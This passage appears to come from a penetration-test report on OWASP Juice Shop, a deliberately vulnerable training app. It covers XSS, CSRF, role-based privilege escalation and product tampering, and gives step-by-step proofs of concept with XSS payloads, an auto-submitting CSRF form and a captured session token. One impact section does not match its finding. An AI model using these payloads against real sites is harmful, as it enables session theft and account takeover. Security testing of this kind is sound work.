
2. Navigate to the search bar at the top of the Juice Shop interface and write the following payload: <img src=s onerror=alert(0)>



3. Observe that the JavaScript code executes and an alert box pops up.



4. access the cookie using **<img src=s onerror=alert(document.cookie)>** as payload.


OWASP Juice Shop
Account
Your Basket
EN
Search Results -
127.0.0.1:42000
language=en; welcomebanner_status=dismiss;
continueCode=B3N8gYbmnaWZ2qlkpwOvV0eLhwt2cKfjwuDWlQEGLP
QJoRXM6J9rKy147wez; cookieconsent_status=dismiss; code-fixes-
component-format=LineByLine;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
NjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ
tGtdiYWsLmNvbSIsInBhc3N3b3JkIjoiYjBjYWVlOWVjOyNzIaMzRmYTFk
ZmQ3MWFhZGI5MDhjM2YiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tl
bil6IiIsImxhc3RMb2dpbkIwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoi
L2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFk
bWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3Jl
YXRlZEF0IjoiMjAyNS0wNC0yOCAxNzozODowNS40ODYgKzAwOjAwIi
widXBkYXRlZEF0IjoiMjAyNS0wNC0yOCAxODoxNzowNC45MTcgKzAw
OjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ1ODY3NzI2fQ.dPNt
4Q1oSFAMK05bLfBpNZZoj8RSHQaZ9q5BQu_j_xSkSfG2OSOQRxIlxsDP
NwMxGq1BQRwGlmuhd8r0gWGyOdFlVFYSkeJLsICEbuZiwus2XYYSi0vf
Vu6OqSUkfYfq5wfko1CkewW-XjYrLSZDsZw12Kf9aec5_u9sWKRPUy4
OK
Items per page:
12
0 of 0

MEDIUM

6. REFLECTED CROSS-SITE SCRIPTING

- **Description:**

  Reflected Cross-Site Scripting (XSS) is a client-side code injection vulnerability that occurs when an application includes unvalidated or unsensitized user input in response to a request, such as a URL parameter, without properly escaping it. In the OWASP Juice Shop application, this vulnerability is present when user-supplied input is immediately reflected in the HTML response, allowing an attacker to craft malicious links that execute arbitrary JavaScript code in the context of the victim's browser.

  Since the malicious code is not stored on the server but instead reflected from the request, this type of XSS usually requires some form of social engineering — such as tricking a victim into clicking a malicious link.

- **Impact:**


  In this scenario, the penetration tester found that he can inject malicious JavaScript code through a vulnerable input field, and have it executed in the browser of any user who clicks a specially crafted URL. This can be used to:

  - Steal session cookies or local storage tokens.
  - Impersonate the victim (session hijacking).
  - Deface the application UI.
  - Redirect users to malicious websites.
  - Deliver further client-side attacks such as phishing or malware.


- **Resources:** WSTG - Latest | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop.


2. Log in with your google account or sign up using email.
3. Add any product to the basket.
4. Proceed to check out.
5. Enter the required details to proceed to payment (address, visa card).
6. Click Place your order and pay.




7. Click on Track Order page



8. You will find the following beside word results which may lead to that it may be vulnerable to XSS



9. Insert the following payload in the Http link after id: **<iframe src="javascript:alert(`xss`)">**



10. Reload the Page and Done!

7. CROSS SITE REQUEST FORGERY (CSRF)

- **Description:**

HIGH

The application is vulnerable to Cross-Site Request Forgery (CSRF) attacks due to missing or improperly implemented access control mechanisms. An attacker can trick an authenticated user into submitting unwanted actions on their behalf without their consent.


- **Impact**

In this scenario, attackers can perform unauthorized actions such as changing account information, submitting forms, making purchases, or even deleting data. This can lead to:


  - Unauthorized operations executed under the identity of the victim.
  - Potential compromise of user accounts.
  - Modification or destruction of sensitive information


- **Resources:** Cross Site Request Forgery (CSRF) | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Use anti-CSRF tokens in all state-changing requests (post, put, delete).
  - Verify the Origin and referrer headers for sensitive actions.
  - Set Same Site attribute on cookies to prevent cross-origin requests.
  - Regularly test the application for CSRF vulnerabilities during development and updates.
- **Poc:**


1. Open the registration page in the Juice Shop and fill in the user registration.



2. Open login page and login by email and password.







3. Open score board and click on **another origin** to change the name of a user by performing CSRF.
4. **<html>**
   <body>
   <form action="https://juice-shop.herokuapp.com/profile" method="POST">
   <input type="hidden" name="username" value="Broo" />
   </form>

```
    <script>document.forms[0].submit();</script>
  </body>
</html>
```

5. This HTML form automatically submits a POST request to the vulnerable /profile endpoint, changing the user's profile data (in this case, the username).

8. BROKEN ACCESS CONTROL

1. Privilege Escalation via Role Manipulation During Registration

- **Description:** CRITICAL


  The application allows users to register with a default role of customer. However, adding the **"role":"admin"** parameter in the registration request results in unauthorized privilege escalation, granting administrative access.

- **Impact:**
  In this scenario, the penetration tester found that the application allows a user to register successfully even when the confirmation password is left blank or mismatched. This can be used to:
  - Expose poor form validation and misleading UI elements.
  - Lower users trust in the application's quality and robustness.
  - Allow user errors to go unchecked, potentially causing login confusion.
  - Reveal insecure or improperly implemented registration logic.
- **Resources:**
  - Client-side form validation - Learn web development | MDN
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Access login page.


3. Access registration page by click on “Not yet a customer”.




4. Fill the user date and Intercept the registration request using Burp Suite.




5. send the request to burp repeater.



6. Add the "role":"admin" parameter in the JSON.
7. Submit the request and we get back the role is admin.



8. Log in with the newly created account and verify administrative privileges with access administration section.




CRITICAL


2. Product Information Tampering Via PUT Request including the price

- **Description:**
  An insecure direct access vulnerability was found in the /api/Products/ endpoint. This endpoint allows any authenticated user to update product details using a **PUT** request—even if the user is not authorized. This is a form of **Broken Access Control** that could allow malicious users to manipulate product information such as name, description, price.
- **Impact:**
  In this scenario, the penetration tester found that any logged-in user could edit any product in the store without needing admin access. The tester was able to change product prices, modify descriptions to include harmful content or links, and even rename or delete products. This could lead to loss of revenue, spread of malicious content, and confusion among customers, ultimately damaging the store's credibility and operations.
- **Resources:**
  - Access control vulnerabilities and privilege escalation | Web Security Academy
- **Vulnerability Location:** Local API - Product 1
- **Recommendation:**
  - Add authorization checks on the PUT /api/Products/:id endpoint to ensure only admin users can edit product information.
  - Validate user roles on the server before performing product updates.
  - Hide admin endpoints or make them available only to users with proper privileges.
- **Poc:**

